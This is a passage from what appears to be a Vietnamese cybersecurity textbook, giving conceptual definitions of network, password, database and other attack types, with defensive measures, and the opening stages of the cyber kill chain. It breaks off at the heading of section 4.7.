Tấn công Smurf (Smurf Attack) là một loại tấn công từ chối dịch vụ, trong đó kẻ tấn công cố gắng tấn công máy chủ của nạn nhân bằng gói tin ICMP (Internet Control Message Protocol). Bằng cách gửi các yêu cầu ICMP có chứa IP giả mạo của máy chủ nạn nhân đến một hoặc nhiều máy tính trong cùng một mạng, các máy này sau khi nhận được yêu cầu sẽ phản hồi bằng một gói trả lời đến máy chủ nạn nhân và việc khuếch đại cuộc tấn công này sẽ làm quá tải máy chủ và dẫn đến từ chối dịch vụ.

3.5.6. Password Attack

Phương pháp phổ biến nhất để xác thực người dùng là sử dụng mật khẩu và chiếm được mật khẩu là một cách tiếp cận tấn công

hiệu quả. Tấn công mật khẩu là một kỹ thuật mà mật khẩu của người dùng được lấy hoặc giải mã bằng các phương pháp bất hợp pháp. Mật khẩu người dùng có thể lấy được bằng cách nhìn xung quanh bàn làm việc của nạn nhân, bằng cách đoán mật khẩu (Password Guessing), truy cập cơ sở dữ liệu mật khẩu, đánh hơi các kết nối mạng để tìm tập tin mật khẩu,... Trình đánh hơi mật khẩu, tấn công Brute-force, tấn công từ điển, bẻ khóa mật khẩu (Password Sniffer, Bruteforce, Dictionary Attack, Password Cracking) là những phương pháp khác nhau được tội phạm mạng sử dụng trong tấn công mật khẩu. Brute-force và Dictionary là hai kỹ thuật chính để lấy mật khẩu.

Trình đánh hơi mật khẩu (Password Sniffer) là một ứng dụng phần mềm quét và ghi lại mật khẩu được sử dụng hoặc truyền trên máy tính hoặc giao diện mạng. Nó lắng nghe tất cả lưu lượng mạng đến và đi và ghi lại bất kỳ trường hợp nào của gói dữ liệu có chứa mật khẩu.

Tấn công Brute-force là một phương pháp thử - và - sai (Trialand - Error) được sử dụng để lấy thông tin như mật khẩu người dùng hoặc số định danh cá nhân (PIN). Trong một cuộc tấn công Brute-force, phần mềm tự động được sử dụng để tạo ra một số lượng lớn các dự đoán liên tiếp về giá trị của dữ liệu mong muốn. Các cuộc tấn công Brute-force có thể được tội phạm mạng sử dụng để bẻ khóa dữ liệu được mã hóa hoặc bởi các nhà phân tích bảo mật để kiểm tra an ninh mạng của một tổ chức.

Tấn công từ điển (Dictionary Attack) là một kỹ thuật hoặc phương pháp được sử dụng để vi phạm bảo mật của một máy tính hoặc máy chủ được bảo vệ bằng mật khẩu. Một cuộc tấn công từ điển cố gắng đánh bại cơ chế xác thực bằng cách nhập một cách có

hệ thống từng từ trong từ điển làm mật khẩu hoặc cố gắng xác định khóa giải mã của một tin nhắn hoặc tài liệu được mã hóa. Các cuộc tấn công từ điển thường thành công vì nhiều người dùng và doanh nghiệp sử dụng các từ thông dụng làm mật khẩu. Những từ thông dụng này có thể dễ dàng tìm thấy trong từ điển, chẳng hạn như từ điển tiếng Anh.

Đoán mật khẩu (Password Guessing) là một kỹ thuật trực tuyến (Online) liên quan đến việc cố gắng xác thực một người dùng cụ thể vào hệ thống. Bẻ khóa mật khẩu (Password Cracking) đề cập đến một kỹ thuật ngoại tuyến (Offline), trong đó kẻ tấn công đã giành được quyền truy cập vào bảng băm¹⁶ mật khẩu hoặc cơ sở dữ liệu, việc bẻ khóa mật khẩu được thực hiện bằng cách đoán mật khẩu liên tục, thường là thông qua một thuật toán máy tính, trong đó máy tính thử nhiều cách kết hợp cho đến khi mật khẩu được phát hiện thành công. Lưu ý rằng hầu hết các cuộc tấn công trên nền Web vào mật khẩu đều thuộc loại đoán mật khẩu, do đó các ứng dụng Web nên được thiết kế theo ý tưởng này, để ngăn chặn các cuộc tấn công đoán mật khẩu bằng phương pháp khóa tài khoản [25].

Trong hầu hết các trường hợp, mật khẩu văn bản không được lưu trữ trực tiếp trong hệ thống công nghệ thông tin mà chỉ lưu trữ các đầu ra băm của các mật khẩu. Khi người dùng cố gắng đăng nhập, mật khẩu họ nhập được băm và hàm băm đó được so sánh với hàm băm được lưu trữ trên hệ thống. Hàm băm không thể đảo ngược, vì vậy kẻ tấn công có thể chạy thuật toán băm nhiều lần, chọn nhiều mật khẩu nhất có thể và so sánh kết quả đầu ra với hàm băm mong muốn, hy vọng tìm thấy kết quả khớp (và do đó lấy được mật khẩu gốc). Đây được gọi là bẻ khóa mật khẩu.

¹⁶ Băm là mã hóa một chiều bằng thuật toán và không có khóa.

Các phương pháp ngăn chặn tấn công mật khẩu như: máy chủ phản hồi chậm để ngăn chặn Hacker kiểm tra nhiều mật khẩu trong một khoảng thời gian ngắn; việc khóa tài khoản sau nhiều lần thử không thành công (ví dụ: tự động khóa sau ba hoặc năm lần thử không thành công) ngăn chặn Hacker kiểm tra nhiều mật khẩu để đăng nhập; yêu cầu người dùng tạo một mật khẩu phức tạp. Mật khẩu phải chứa các chữ hoa, chữ thường, số và ký hiệu ngẫu nhiên. Mật khẩu mạnh không bao giờ được là từ thực tế, những cụm từ có ý nghĩa. Ngoài ra, mật khẩu mạnh phải dài ít nhất tám ký tự.

3.5.7. Account Compromise

Thỏa hiệp tài khoản (Account Compromise) là việc sử dụng trái phép tài khoản máy tính hoặc tài khoản ứng dụng của người khác. Một thỏa hiệp tài khoản có thể khiến nạn nhân mất dữ liệu, bị đánh cắp dịch vụ và có thể là công cụ để thỏa hiệp với các tài khoản người dùng khác trong hệ thống, kẻ tấn công có thể khai thác theo nhiều cách như cấu hình lại hệ thống theo chiều hướng có lợi cho kẻ tấn công, sử dụng hệ thống để tấn công vào các tài khoản khác (Local Attack). Thỏa hiệp tài khoản Email của một lãnh đạo trong hệ thống, kẻ tấn công có thể yêu cầu các cá nhân trong hệ thống cung cấp tài khoản đăng nhập hoặc thông tin tài khoản ngân hàng của công ty.

3.5.8. Root Compromise

Thỏa hiệp tài khoản Root (Root Compromise) tương tự như thỏa hiệp tài khoản, ngoại trừ tài khoản đã bị xâm nhập, nó có thêm các đặc quyền đặc biệt trên hệ thống. Thuật ngữ Root xuất phát từ một tài khoản trên hệ thống UNIX thường có các đặc quyền không giới hạn hoặc siêu người dùng. Những kẻ xâm nhập thành công

trong một thỏa hiệp Root có thể làm bất cứ điều gì trên hệ thống nạn nhân, bao gồm chạy các chương trình của riêng chúng, thay đổi cách hệ thống hoạt động và che giấu dấu vết thâm nhập của chúng.

3.5.9. Exploitation of Trust

Tấn công khai thác lòng tin (Exploitation of Trust) là thỏa hiệp một máy chủ đáng tin cậy, sử dụng nó để tấn công các máy chủ khác trong mạng. Máy tính trên mạng thường có mối quan hệ tin cậy với nhau. Ví dụ, trước khi thực hiện các lệnh nhất định, máy tính sẽ kiểm tra một tập hợp các tập tin chỉ định máy tính nào khác trong mạng được phép sử dụng các lệnh đó.

Nếu kẻ tấn công có thể giả mạo danh tính của họ, dường như đang sử dụng một máy tính đáng tin cậy, họ có thể truy cập trái phép vào các máy tính khác. Nếu một máy chủ trong mạng của một công ty được bảo vệ bởi Firewall, nhưng có thể được truy cập bởi một máy chủ đáng tin cậy bên ngoài Firewall, thì máy chủ bên trong có thể bị tấn công thông qua máy chủ đáng tin cậy bên ngoài Firewall¹⁷.

3.6. CÁC HÌNH THỨC TẤN CÔNG DỰA VÀO GÓI TIN LƯU THÔNG TRÊN MẠNG

3.6.1. Packet Injection

Chèn gói tin (Packet Injection) trong mạng máy tính là quá trình can thiệp vào kết nối mạng đã thiết lập, bằng cách xây dựng các gói xuất hiện như thể là một phần của luồng dữ liệu thông

¹⁷<https://www.orbit-computer-solutions.com/type-of-network-attacktrust-exploitation/>

thường, khiến hoạt động độc hại bị bỏ qua và không được giám sát. Packet Injection cho phép bên thứ ba không xác định làm gián đoạn hoặc chặn các gói từ các bên đã thiết lập kết nối, điều này có thể dẫn đến suy giảm hoặc ngăn cản khả năng sử dụng các giao thức hoặc dịch vụ mạng của người dùng.

3.6.2. Packet Capture

Bắt gói tin (Packet capture) là việc chặn các gói tin dữ liệu đang truyền hoặc đi qua một mạng máy tính cụ thể. Khi một gói tin được bắt, gói tin đó sẽ được lưu trữ tạm thời để có thể phân tích, chẩn đoán, giải quyết các sự cố mạng và xác định chính sách bảo mật mạng đang được tuân thủ. Trong hầu hết các môi trường mạng, việc quan sát các gói dữ liệu giữa các máy tính nối mạng tương đối dễ dàng. Một số phần mềm miễn phí cho phép lắng nghe luồng dữ liệu giữa các Website và các thiết bị đầu cuối cụ thể, thông tin bắt được bao gồm tên người dùng, mật khẩu và thông tin riêng tư đi qua mạng dưới dạng văn bản rõ ràng.

3.6.3. Eavesdropping

Nghe lén (Eavesdropping) còn được gọi là tấn công đánh hơi hoặc rình mò. Cuộc tấn công Eavesdropping thực hiện tấn công dữ liệu được gửi qua các thiết bị kỹ thuật số. Kẻ tấn công sử dụng một mạng không an toàn để kiểm tra việc gửi và nhận dữ liệu. Vì chúng không cho thấy bất kỳ hoạt động bất thường nào trong quá trình truyền qua mạng, nên loại tấn công này rất khó bị phát hiện. Sử dụng phương pháp này, kẻ tấn công có thể lấy được nhiều thông tin khác nhau như số thẻ tín dụng, mật khẩu và các thông tin nhạy cảm khác được gửi qua mạng.

Kẻ tấn công có thể sử dụng “*Trình đánh hơi*” trên máy tính hoặc máy chủ để thực hiện cuộc tấn công Eavesdropping thu thập dữ liệu trong quá trình truyền. Cuộc tấn công này có thể có hai loại: Eavesdropping bị động và Eavesdropping chủ động.

Eavesdropping bị động diễn ra bằng cách lắng nghe tin nhắn truyền đi trong mạng, kẻ tấn công thu thập được dữ liệu của nạn nhân. Eavesdropping chủ động, kẻ tấn công lấy dữ liệu bằng cách giả vờ mình là một đơn vị thân thiện và gửi câu hỏi đến nạn nhân.

3.6.4. Cookie Hijacking

Cookie (HTTP Cookie, Web Cookie, Browser Cookie) là một phần dữ liệu nhỏ được gửi từ máy chủ và được trình duyệt của người dùng lưu trữ để ghi nhớ thông tin trạng thái hoặc ghi lại hoạt động duyệt Web của người dùng. Trong môi trường Web hiện đại, Cookie xử lý hiệu quả các yêu cầu và phản hồi HTTP bằng cách cung cấp nhiều chức năng khác nhau. Trong nhiều trường hợp, Cookie chứa thông tin người dùng riêng tư và duy nhất (ví dụ: mã thông báo xác thực).

Đánh cắp Cookie (Cookie Hijacking) là một kẻ tấn công giám sát lưu lượng mạng và đánh cắp Cookie từ người dùng.

Các cuộc tấn công này yêu cầu người dùng trước đó đã đăng nhập vào dịch vụ để có các Cookie được yêu cầu. Việc đóng trình duyệt kể từ lần đăng nhập trước không ảnh hưởng đến các cuộc tấn công, vì các Cookie này vẫn tồn tại trong các phiên duyệt Web. Quy trình tấn công của Cookie Hijacking gồm 4 bước: (1) Trình duyệt đính kèm Cookie HTTP của người dùng với các yêu cầu được gửi ở dạng văn bản rõ ràng qua kết nối không được mã hóa; (2) Lưu lượng truy cập đang bị theo dõi bởi kẻ nghe lén

(Eavesdropper), những kẻ tấn công trích xuất Cookie HTTP của người dùng từ dấu vết mạng; (3) Kẻ nghe lén kết nối với các dịch vụ dễ bị tấn công bằng cách sử dụng Cookie đánh cắp; (4) Các dịch vụ nhận dạng người dùng từ Cookie và cung cấp phiên bản được cá nhân hóa của Website, do đó tiết lộ thông tin cá nhân và chức năng tài khoản của người dùng cho kẻ tấn công [26].

3.6.5. Man In The Middle

Tấn công trung gian (Man In The Middle - MITM) thực hiện chuyển tiếp ngấm và có khả năng thay đổi dữ liệu giữa hai bên trên mạng. Các bên này thường không biết gì về cuộc tấn công và tin rằng kết nối và liên lạc của họ là an toàn và thông điệp của họ là nguyên vẹn; Cơ sở của cuộc tấn công là phá vỡ xác thực lẫn nhau giữa hai bên và nó chỉ có thể được coi là thành công nếu kẻ tấn công có thể mạo danh thành công các bên liên quan với nhau. Điều đó có nghĩa là, kẻ tấn công phải xuất hiện với tư cách Người A đối với Người B và Giống Người B đối với Người A. Mặc dù đây là một hình thức tấn công rất phổ biến, hầu hết các giao thức đều cung cấp một số quy trình xác minh điểm cuối để ngăn chặn các cuộc tấn công MITM; chẳng hạn như Bảo mật tầng vận chuyển (TLS) có thể xác thực cả hai bên thông qua cơ chế chứng chỉ tin cậy lẫn nhau. Các loại tấn công MITM khác nhau bao gồm Session Hijacking, IP Spoofing và Replay.

Các cuộc tấn công MITM có thể được ngăn chặn bằng cách sử dụng giao tiếp được mã hóa mạnh, Mạng riêng ảo (VPN) và giao thức truyền siêu văn bản an toàn (HTTPS) [14].

Mã hóa mạnh qua giao tiếp là rất quan trọng để bảo mật dữ liệu khỏi kẻ tấn công. Một khi thông tin giao tiếp của chúng ta

được mã hóa, kẻ tấn công sẽ không thể đọc được dữ liệu và rất khó để giải mã nó. Ngay cả một số kẻ tấn công thông minh cũng có thể giải mã bằng kỹ năng của họ, vì vậy năng cao mức độ mã hóa là cách tốt nhất để bảo mật thông tin. Rò rỉ thông tin có thể dẫn đến thiệt hại nghiêm trọng và những kẻ tấn công có thể từ chối dịch vụ bằng cách sử dụng những rò rỉ đó. Vì vậy, cần bảo mật đường truyền thông tin bằng mã hóa mạnh. MITM chủ yếu xảy ra trên các kết nối HTTP không an toàn, cần tránh những loại kết nối đó.

Mạng riêng ảo (Virtual Private Network - VPN) chủ yếu được sử dụng cho thông tin riêng tư và nhạy cảm. Nó tạo đường hầm qua cả hai điểm cuối và nó truyền dữ liệu qua đường hầm đó với mã hóa. Khi kẻ tấn công phá vỡ đường hầm, nó sẽ đóng cả hai đầu của đường hầm và bắt đầu tạo một đường hầm mới để liên lạc. Vì vậy, kẻ tấn công thậm chí không thể xem dữ liệu được mã hóa trên đó. Nó được các tổ chức tư nhân sử dụng rộng rãi để truyền an toàn và được nhiều công ty tài chính sử dụng để đảm bảo giao dịch kỹ thuật số của họ. Nó cũng được sử dụng để truyền dữ liệu bằng cách kết nối với máy chủ khác để truy cập. Bằng phương pháp này, kẻ tấn công không thể chặn kết nối nhưng khi các thiết bị đầu cuối được cấu hình yếu, có thể dễ dàng vượt qua các thiết bị đầu cuối để chuyển thông tin cho nạn nhân. Vì vậy trước khi tạo mạng riêng cần xác minh quá trình mã hóa và kết nối điểm cuối.

HTTPS giúp cho người dùng giao tiếp an toàn qua HTTP với phương thức trao đổi khóa. Các trang Web chỉ sử dụng HTTPS cho giao tiếp an toàn cao như xác thực và ngân hàng.

Nó tạo ra một giấy phép kỹ thuật số hợp pháp và nó được xác minh ở mỗi điểm cuối trước khi truyền. Khi một điểm cuối không có chứng chỉ thích hợp, thì kết nối sẽ tự động ngắt. Vì vậy, nó rất phổ biến được sử dụng để bảo mật kết nối.

3.7. CÁC HÌNH THỨC TẤN CÔNG CƠ SỞ DỮ LIỆU VÀ CÁC HÌNH THỨC KHÁC

3.7.1. SQL Injection

Ngôn ngữ truy vấn có cấu trúc SQL (Structured Query Language) là một ngôn ngữ máy tính được sử dụng để lưu trữ, thao tác và truy xuất dữ liệu được lưu trữ trong cơ sở dữ liệu.

Ngôn ngữ SQL sử dụng các lệnh như chọn, cập nhật, xóa để thực hiện tác vụ được yêu cầu. SQL cũng có thể thực hiện các truy vấn đối với cơ sở dữ liệu, chèn các bản ghi vào cơ sở dữ liệu và có thể tạo các bảng mới trong cơ sở dữ liệu. Cuộc tấn công SQL Injection (SQLi) sử dụng mã độc để truy cập thông tin bằng cách thao tác cơ sở dữ liệu tại phần Backend. Thông tin này có thể bao gồm bất kỳ chi tiết nhạy cảm nào của tổ chức, dữ liệu riêng tư của khách hàng hoặc người dùng,... Điều này có thể dẫn đến việc xem dữ liệu người dùng một cách bất hợp pháp, xóa dữ liệu bảng và tấn công trái phép cơ sở dữ liệu. Kẻ tấn công muốn thực thi SQL injection sẽ thao tác một truy vấn SQL tiêu chuẩn để khai thác các lỗ hổng trong cơ sở dữ liệu chưa được xác thực. Những kẻ tấn công cũng có thể sử dụng các ký tự được lọc sai để thay đổi các lệnh SQL.

3.7.2. Data Breach

Vi phạm dữ liệu (Data Breach) là một vi phạm bảo mật trong đó dữ liệu nhạy cảm, dữ liệu được bảo vệ hoặc bí mật bị sao chép, truyền, xem, đánh cắp hoặc sử dụng trái phép bởi một cá nhân không được phép. Vi phạm dữ liệu đã xảy ra đối với các công ty duy trì hồ sơ và lưu trữ dữ liệu riêng tư. Sự gia tăng của dữ liệu,

tiến bộ công nghệ và số hóa dữ liệu lưu trữ trong thập kỷ qua đã chứng kiến sự gia tăng mạnh về số lượng các vụ vi phạm dữ liệu. Lợi dụng những diễn biến này, tội phạm mạng ngày càng phát triển, chúng chuyển sự chú ý vào phần mềm lưu trữ dữ liệu của các tập đoàn, gây nguy cơ mất thông tin nhạy cảm hoặc bị lộ thông tin riêng tư¹⁸.

3.7.3. Data Diddling

Lừa đảo dữ liệu (Data Diddling) là sự thay đổi trái phép dữ liệu trước hoặc trong quá trình nhập vào hệ thống máy tính và sau đó được thay đổi lại sau khi quá trình xử lý hoàn tất. Sử dụng kỹ thuật này, kẻ tấn công có thể sửa đổi đầu ra dự kiến và rất khó theo dõi. Nói cách khác, thông tin được nhập ban đầu sẽ bị thay đổi bởi người nhập dữ liệu, bởi Virus được lập trình để thay đổi dữ liệu người lập trình của cơ sở dữ liệu hoặc ứng dụng hoặc bất kỳ ai khác có liên quan đến quá trình tạo, ghi, mã hóa, khảo sát, kiểm tra chuyển đổi hoặc truyền dữ liệu. Đây là một trong những phương pháp đơn giản nhất để thực hiện tội phạm máy tính, vì ngay cả một người nghiệp dư về máy tính cũng có thể làm được. Ví dụ một người phụ trách kế toán có thể thay đổi dữ liệu về bản thân, bạn bè hoặc người thân để chứng tỏ rằng họ đã thanh toán đầy đủ, bằng cách thay đổi hoặc không nhập thông tin mà họ có thể đánh cắp từ doanh nghiệp. Các ví dụ khác bao gồm giả mạo hoặc làm giả tài liệu và đánh tráo văn bằng hợp lệ với các thay thế đã chuẩn bị¹⁹.

¹⁸<https://www.clickatell.com/articles/information-security/cybercrimeeffect-businesses/>

¹⁹<https://www.digit.in/technology-guides/fasttrack-to-cyber-crime/the-12-types-of-cyber-crime.html>

3.7.4. Against Data and System Integrity

Các cuộc tấn công chống lại dữ liệu và tính toàn vẹn của hệ thống (Against Data and System Integrity) cố gắng phá vỡ niềm tin vào dữ liệu hoặc chính hệ thống. Trong một cuộc tấn công chống lại dữ liệu và tính toàn vẹn của hệ thống, một tập tin được truy cập mà không được phép và được thay đổi để phản ánh một số thông tin khác với những gì người dùng được ủy quyền dự định. Ngoài ra, toàn bộ hệ thống có thể bị xâm phạm tính toàn vẹn bằng cách thực hiện các lệnh trái phép trên hệ thống đó. Một ví dụ có thể là phần mềm độc hại yêu cầu máy tính thực hiện một thao tác mà người dùng được ủy quyền không hay biết, trong khi cung cấp cho người dùng được ủy quyền phản hồi rằng máy tính đang hoạt động như bình thường.

3.7.5. Data Aggregation

Tập hợp dữ liệu (Data Aggregation) dường như vô hại thường có thể được kết hợp để có được thông tin bí mật. Data Aggregation là một loại quy trình khai thác thông tin và dữ liệu trong đó dữ liệu được tìm kiếm, thu thập và trình bày theo định dạng tóm tắt dựa trên báo cáo để đạt được các quy trình hoặc mục tiêu kinh doanh cụ thể hoặc tiến hành phân tích con người.

Trong chiến dịch tranh cử tổng thống Mỹ năm 2016 của Donald Trump, Cambridge Analytica đã kết hợp tâm lý xã hội với phân tích dữ liệu. Họ thu thập dữ liệu từ Facebook và Twitter (hoàn toàn hợp pháp) và đã mua một loạt dữ liệu khác - về sở thích xem TV, du lịch hàng không, thói quen mua sắm, tham dự nhà thờ, những cuốn sách bạn mua, tạp chí bạn đăng ký,... họ sử dụng dữ liệu được thu thập trực tuyến này để tạo hồ sơ cá nhân cho cử tri.

Cambridge Analytica sử dụng thông tin thời gian thực này để xác định những thông điệp nào đang tạo ra tiếng vang ở đâu và sau đó định hình lịch trình du lịch của Trump xung quanh nó. Vì vậy, nếu có sự tăng đột biến trong số lần nhấp vào một bài viết về nhập cư ở một quận ở Pennsylvania hoặc Wisconsin, Trump sẽ đến đó và có bài phát biểu tập trung vào nhập cư²⁰.

3.7.6. AI-Powered

Việc sử dụng Trí tuệ nhân tạo để khởi động các cuộc tấn công mạng tinh vi là một dự báo khó khăn, vì chúng ta vẫn chưa biết những cuộc tấn công như vậy sẽ có khả năng gì. Cuộc tấn công được hỗ trợ bởi AI đáng chú ý nhất mà chúng ta đã thấy cho đến nay liên quan đến việc sử dụng các mạng Botnet do AI sử dụng các máy Bot để thực hiện một cuộc tấn công DDoS không lồ.

Phần mềm độc hại được hỗ trợ bởi AI có thể tìm hiểu phương pháp tiếp cận nào hoạt động tốt nhất và điều chỉnh các phương pháp tấn công của chúng cho phù hợp. Họ có thể sử dụng nguồn cấp dữ liệu thông minh để nhanh chóng xác định các lỗ hổng phần mềm, cũng như tự quét các hệ thống để tìm các lỗ hổng tiềm ẩn. Văn bản, âm thanh và Video do AI tạo sẽ được sử dụng để đóng giả giám đốc điều hành công ty, có thể được sử dụng để khởi động các cuộc tấn công lừa đảo rất thuyết phục. Không giống như con người, các cuộc tấn công do AI hỗ trợ có thể hoạt động suốt ngày đêm. Chúng nhanh chóng, hiệu quả, giá cả phải chăng và khả năng thích ứng.

²⁰ <https://www.vox.com/policy-and-politics/2017/10/16/15657512/cambridgeanalytica-facebook-alexander-nix-christopher-wylie>

3.7.7. IoT-Based

Internet of Things (IoT) là một công nghệ mới với phạm vi ứng dụng rộng rãi bao gồm tòa nhà thông minh, thành phố thông minh, mạng lưới điện thông minh, hệ thống giao thông thông minh, bệnh viện thông minh và giám sát an ninh cho các tòa nhà, doanh nghiệp đến thành phố an toàn. Số lượng thiết bị kết nối IoT vượt quá 20 tỷ vào năm 2020 với 63% thị phần của ngành tiêu dùng và 37% thị phần của ngành kinh doanh.

Đồng thời, các thiết bị này tồn tại nhiều lỗ hổng bảo mật và là mục tiêu phổ biến của tội phạm mạng. Bản chất luôn bật “Always On”, thiếu hệ thống chống Virus, sử dụng các dịch vụ SSH²¹ và Telnet²² để quản lý từ xa, sử dụng mật khẩu mặc định của nhà sản xuất và cập nhật Firmware không thường xuyên là những yếu tố chính góp phần xuất hiện nhiều lỗ hổng bảo mật của hệ thống và là mục tiêu chính của tội phạm mạng. Các thiết bị IoT dễ bị tấn công bởi các loại tấn công khác nhau bao gồm Phần mềm độc hại IoT, Man-in-the-Middle, đánh cắp dữ liệu và danh tính, kỹ thuật xã hội, từ chối dịch vụ (DoS) [27].

3.7.8. Bypass

Bypass có nghĩa là đi vòng quanh một cái gì đó bằng một con đường bên ngoài thay vì đi qua nó hoặc phương tiện để hoàn nó. Trong an ninh mạng, Bypass là một lỗ hổng trong hệ thống bảo mật

²¹ SSH là một giao thức mật mã để thực thi các dịch vụ mạng, dịch vụ Shell và giao tiếp mạng an toàn với một máy tính từ xa.

²² Telnet là một giao thức mạng và chương trình phần mềm được sử dụng để truy cập các máy tính và thiết bị đầu cuối từ xa qua Internet hoặc mạng máy tính TCP/IP.

cho phép kẻ tấn công phá vỡ các cơ chế bảo mật để truy cập hệ thống hoặc mạng. Điểm truy cập thực tế là thông qua một cơ chế (có thể là thiết bị phần cứng hoặc chương trình, thậm chí chỉ là một đoạn mã) cho phép người dùng truy cập vào hệ thống mà không cần thông qua các thủ tục cấp phép (như xác thực) được thiết lập bởi quản trị hệ thống. Bypass có thể là một cơ chế do kẻ tấn công nghĩ ra, một lỗ hổng trong thiết kế hoặc một tuyến truy cập thay thế do các nhà phát triển để lại. Bypass được định vị có chủ đích như một phương tiện truy cập cho người dùng được ủy quyền được gọi là Backdoor hoặc Trapdoor²³.

3.7.9. Zero-day

Lỗ hổng Zero-day là thuật ngữ cho các lỗ hổng phần mềm hoặc phần cứng chưa được biết đến và chưa được khắc phục. Các Hacker tận dụng lỗ hổng này để xâm nhập vào hệ thống máy tính của doanh nghiệp, tổ chức để đánh cắp hoặc thay đổi dữ liệu. Sự khác nhau giữa lỗ hổng bảo mật chung và lỗ hổng Zero-day nằm ở chỗ các lỗ hổng Zero-day là những lỗ hổng trong sản phẩm mà chủ sở hữu hoặc nhà cung cấp không biết sự tồn tại của nó.

Trong thuật ngữ bảo mật máy tính, ngày mà nhà cung cấp sản phẩm biết đến sự tồn tại của lỗ hổng trong sản phẩm, gọi là “Zero-day”. Đó là lý do thuật ngữ lỗ hổng Zero-day ra đời.

Thông thường ngay sau khi phát hiện ra lỗ hổng Zero-day, bên cung cấp sản phẩm sẽ tung ra bản vá bảo mật cho lỗ hổng này để người dùng được bảo mật tốt hơn. Tuy nhiên trong thực tế, người dùng ít khi cập nhật phiên bản mới của phần mềm ngay lập tức. Điều đó khiến cho Zero-day được biết đến là những lỗ hổng rất

²³ <https://searchsecurity.techtarget.com/definition/bypass>

nguy hiểm, có thể gây thiệt hại nghiêm trọng cho doanh nghiệp và người dùng²⁴.

3.7.10. Combined Attack


Tấn công kết hợp (Combined Attack) là nhiều cuộc tấn công được kết hợp cùng nhau để đạt được mục tiêu của kẻ tấn công. Ví dụ, các gói tin mạng (Network Packets) có thể được giả mạo để có quyền truy cập vào một máy tính mà từ đó một tập tin mật khẩu được trích xuất, phân tích và kẻ tấn công có được mật khẩu hợp pháp. Với các mật khẩu này, các tập tin trực tuyến có thể được sửa đổi để cho phép kẻ tấn công duy trì truy cập vào hệ thống và có thể được sử dụng để khởi động các cuộc tấn công vào hệ thống khác.

²⁴ <https://cystack.net/vi/resource/zero-day-la-gi-cve-la-gi/>

Chương 4

CHU KỲ TẤN CÔNG MẠNG

Một cuộc tấn công mạng được diễn ra bởi nhiều hành động liên tiếp của tội phạm mạng, Bộ Quốc phòng Mỹ đã chỉ ra chu kỳ tấn công mạng của tội phạm mạng bao gồm 07 giai đoạn [28]. Làm gián đoạn một hành động bất kỳ trong chu kỳ tấn công, chúng ta có thể ngăn chặn được cuộc tấn công của chúng.



Hình 4.1: Chu kỳ tấn công mạng

4.1. RECONNAISSANCE

Trình sát (Reconnaissance) là xác định và lựa chọn mục tiêu bằng cách thu thập địa chỉ Email, thông tin của người dùng trên mạng truyền thông hoặc mạng xã hội. Ví dụ những trường hợp có thể là trình sát: tin nhắn Email không được yêu cầu (SPAM) từ những người hoặc tổ chức không xác định; nỗ lực để kết bạn, thêm bạn vào danh bạ kinh doanh trên mạng xã hội bởi những người mà bạn không biết; thâm nhập mạng và đánh cắp dữ liệu.

4.2. WEAPONIZATION

Vũ khí hóa (Weaponization) là việc ghép nối Trojan truy cập từ xa với hệ điều hành máy tính hoặc phần mềm ứng dụng tạo thành Payload. Các tập tin Office, PDF có khả năng vũ khí hóa, sinh ra các cuộc tấn công vào máy tính nạn nhân. Ví dụ: Tận dụng

lỗi hồng đã biết hoặc chưa biết trên hệ điều hành hoặc phần mềm có thể cho phép kẻ tấn công tùy chỉnh việc tạo hoặc đính kèm Payload; tập tin đính kèm Email có chứa phần mềm độc hại.

4.3. DELIVERY

Phân phối (Delivery) là việc cấy phần mềm độc hại bằng cách truy cập từ xa hoặc vật lý vào máy tính được nhắm mục tiêu. Ví dụ: Truyền Payload đến mục tiêu với ba phương pháp phổ biến: tin nhắn Email có đính kèm tập tin chứa phần mềm độc hại; Website chứa phần mềm độc hại tấn công từ xa; USB và phương tiện di động khác có chứa phần mềm độc hại.

4.4. EXPLOITATION

Khai thác (Exploitation) là kích hoạt mã tấn công hoặc Payload khai thác lỗi hồng ứng dụng hoặc hệ điều hành bằng cách thuyết phục người dùng mở tập tin đính kèm thực thi hoặc tận dụng tính năng của hệ điều hành tự động thực thi mã. Ví dụ: phần mềm độc hại của kẻ tấn công tìm kiếm và định vị lỗi hồng ứng dụng hoặc hệ điều hành đã biết hoặc chưa biết trước đó trên mạng được nhắm mục tiêu; kẻ tấn công thuyết phục người dùng mở tập tin đính kèm thực thi phần mềm độc hại; bắt dữ liệu truyền từ Wifi của máy tính để giám sát, sửa đổi, ngắt hoặc từ chối các hoạt động hoặc chức năng thông thường của hệ thống hoặc người dùng.

4.5. INSTALLATION

Cài đặt (Installation) là tạo một điểm truy cập trên máy tính nạn nhân (Victimized) cho phép kẻ tấn công thâm nhập và thoát ra trái phép trên máy tính và mạng bị hại. Ví dụ: cài đặt Trojan truy cập từ xa hoặc cửa hậu (Backdoor) trên hệ thống và mạng của nạn

nhân, cho phép kẻ tấn công khai thác đến tất cả người dùng của hệ thống; vị trí vật lý của các thiết bị phần cứng bên trong hoặc bên ngoài cho phép kẻ tấn công truy cập trái phép vào hệ thống máy tính hoặc mạng; kẻ tấn công tận dụng một tính năng của hệ điều hành máy tính để tự động thực thi các chức năng độc hại.

4.6. COMMAND AND CONTROL

Điều khiển và kiểm soát (Command and Control) là hoạt động sau khi cài đặt phần mềm độc hại trên các máy tính được nhắm mục tiêu, cho phép kẻ tấn công truyền các lệnh đến một Payload đã được cài đặt trước đó để cung cấp cho kẻ tấn công thêm các phương tiện để thực hiện một cuộc tấn công mạng.

Ví dụ: một tín hiệu được phát ra từ máy tính bị nhiễm đến kẻ tấn công, khởi tạo một giao tiếp điều khiển và kiểm soát giữa kẻ tấn công và máy tính mục tiêu; một kết nối cung cấp cho kẻ tấn công quyền truy cập bản phím chủ động để thực hành trên máy tính mục tiêu; khởi động ứng dụng trên máy tính mục tiêu không phải là lệnh của người dùng hoặc chức năng của hệ điều hành.

4.7. ACTIONS ON OBJECTIVES

